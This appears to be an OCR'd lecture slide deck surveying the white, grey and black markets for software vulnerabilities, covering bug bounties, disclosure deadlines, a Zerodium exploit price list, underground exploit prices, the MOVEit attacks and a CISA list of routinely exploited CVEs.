
GRAY MARKET

Some legitimate companies operate in a legal gray zone within the zero-day market, selling exploits to governments and law enforcement agencies in countries across the world.

BLACK MARKET

Flaws can be sold to highest bidder, used to disrupt private or public individuals and groups.

White Market: Bug Bounties



BUG HUNTERS WANTED <!--showHomePage---------------------------------->


Welcome!

Google Bug Hunters is aimed at external security researchers who want to contribute to keeping Google products safe and secure.

You can report security vulnerabilities to our vulnerability reward program (VRP), read up on our program rules (including rewards on offer), access learning content, and much more...

Google paid over $11.8 million in bug bounties to 660 security researchers in 2024

White Market: Responsible Disclosure



90+30 policy


Project Zero follows a 90+30 disclosure deadline policy, which means that a vendor has 90 days after Project Zero notifies them about a security vulnerability to make a patch available to users. If they make a patch available within 90 days, Project Zero will publicly disclose details of the vulnerability 30 days after the patch has been made available to users.

For example:

- If a vendor patches a security issue 47 days after Project Zero notified the vendor about the vulnerability, details would be made public on day 77.
- If a vendor patches a security issue 83 days after Project Zero notified the vendor about the vulnerability, details would be made public on day 113.

If a vendor is unable to patch an issue within the initial 90 days, Project Zero will make the details of the vulnerability public at the end of the 90-day period.

White Market?



Should I respond to an "ethical hacker" who's requesting a bounty?


Asked 5 years ago Modified 8 months ago Viewed 64k times

I run a small internet based business from home and make a living at it to feed my family, but I'm still a one man show and internet security is far from my area of expertise.

Yesterday I received two emails from a guy who calls himself an "ethical hacker" and has identified two vulnerabilities in my system which he says could be exploited by hackers. I believe him.

The problem is, at the bottom of each email he says he "expects a bounty to be paid". Is this black mail? Is this his way of saying you'd better pay me or I'm going to wreak havoc? Or is this a typical and legitimate method for people to make a living without any nefarious intentions?

Grey Market: Selling exploits



ZERODIUM Payouts for Mobiles*

FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass


🟥 iOS
🟫 Android
🟦 Any OS

Up to $2,500,000									1.001 Android FCP Zero Click Android
Up to $2,000,000									1.002 iOS FCP Zero Click IOS
Up to $1,500,000								2.001 WhatsApp RCE+LPE Zero Click IOS/Android	2.002 iMessage RCE+LPE Zero Click IOS
Up to $1,000,000								2.003 WhatsApp RCE+LPE IOS/Android	2.004 SMS/MMS RCE+LPE IOS/Android
Up to $500,000	3.001 Persistence IOS	2.005 WeChat RCE+LPE IOS/Android	2.006 iMessage RCE+LPE IOS	2.007 FB Messenger RCE+LPE IOS/Android	2.008 Signal RCE+LPE IOS/Android	2.009 Telegram RCE+LPE IOS/Android	2.010 Email App RCE+LPE IOS/Android	4.001 Chrome RCE+LPE Android	4.002 Safari RCE+LPE IOS
Up to $200,000	5.001 Baseband RCE+LPE IOS/Android		6.001 LPE to Kernel/Root IOS/Android	2.011 Media Files RCE+LPE IOS/Android	2.012 Documents RCE+LPE IOS/Android	4.003 SBX for Chrome Android	4.004 Chrome RCE w/o SBX Android	4.005 SBX for Safari IOS	4.006 Safari RCE w/o SBX IOS
Up to $100,000	7.001 Code Signing Bypass IOS/Android	5.002 WiFi RCE IOS/Android	5.003 RCE via MitM IOS/Android	6.002 LPE to System Android	8.001 Information Disclosure IOS/Android	8.002 [k]ASLR Bypass IOS/Android	9.001 PIN Bypass Android	9.002 Passcode Bypass IOS	9.003 Touch ID Bypass IOS

*All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.


2019/09 © zerodium.com

Black Market: Selling exploits



The Rise and Imminent Fall of the N-Day Exploit Market in the Cybercriminal Underground


Mayra Rosario Fuentes and Shiau-Jing Ding



Based on underground forum listings, the typical price users were willing to pay for their requested N-day exploits was US$2,000, while potential buyers were willing to pay over US$10,000 for zero-day exploits. Although the cost for zero-day exploits can reach thousands of dollars, cybercriminals can find bargain prices for N-day exploits — such as JavaScript exploits for US$40 and Microsoft Word exploits for US$100 — or even the occasional free exploits shared on English-language underground forums. It is worth noting that prices on Russian-language underground forums are usually higher than on English-language ones.

https://documents.trendmicro.com/assets/pdf/wp-the-rise-and-imminent-fall-of-the-n-day-exploit-market-in-the-cybercriminal-underground.pdf


Black Market: Using exploits



MOVEit SQLi Zero-Day (CVE-2023-34362) Exploited by CL0P Ransomware Group

Akamai Security Intelligence Group

June 08, 2023




MOVEit Attacks Could Yield Up To $100M In Extortion Payments: Cyber Firm

BY KYLE ALSPACH

JULY 21, 2023, 04:32 PM EDT


Top routinely exploited vulnerabilities (2023)




CVE	Vendor	Product(s)	Vulnerability Type	CWE
CVE-2023-3519	Citrix	NetScaler ADC NetScaler Gateway	Code Injection	CWE-94: Improper Control of Generation of Code ('Code Injection')
CVE-2023-4966	Citrix	NetScaler ADC NetScaler Gateway	Buffer Overflow	CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer
CVE-2023-20198	Cisco	IOS XE Web UI	Privilege Escalation	CWE-420: Unprotected Alternate Channel
CVE-2023-20273	Cisco	IOS XE	Web UI Command Injection	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CVE-2023-27997	Fortinet	FortiOS FortiProxy SSL-VPN	Heap-Based Buffer Overflow	CWE-787: Out-of-bounds Write CWE-122: Heap-based Buffer Overflow
CVE-2023-34362	Progress	MOVEit Transfer	SQL Injection	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-317a

Further reading


"IMMENSELY ENJOYABLE . . . ZETTER TURNS A COMPLICATED AND TECHNICAL CYBER-STORY INTO AN ENGROSSING WHODUNIT." — WASHINGTON POST
COUNTDOWN TO ZERO DAY
KIM ZETTER
STUXNET AND THE LAUNCH OF THE WORLD'S FIRST DIGITAL WEAPON


THIS IS HOW THEY TELL ME THE WORLD ENDS
The Cyber-Weapons Arms Race
Nicole Perlroth
"A stem-winder of a tale of how cyber-weapons have been turned on their maker. Perlroth takes a complex subject that has been cloaked in techspeak and makes it dead real for the rest of us." —KARA SWISHER, host of the New York Times podcast Sway
BLOOMSBURY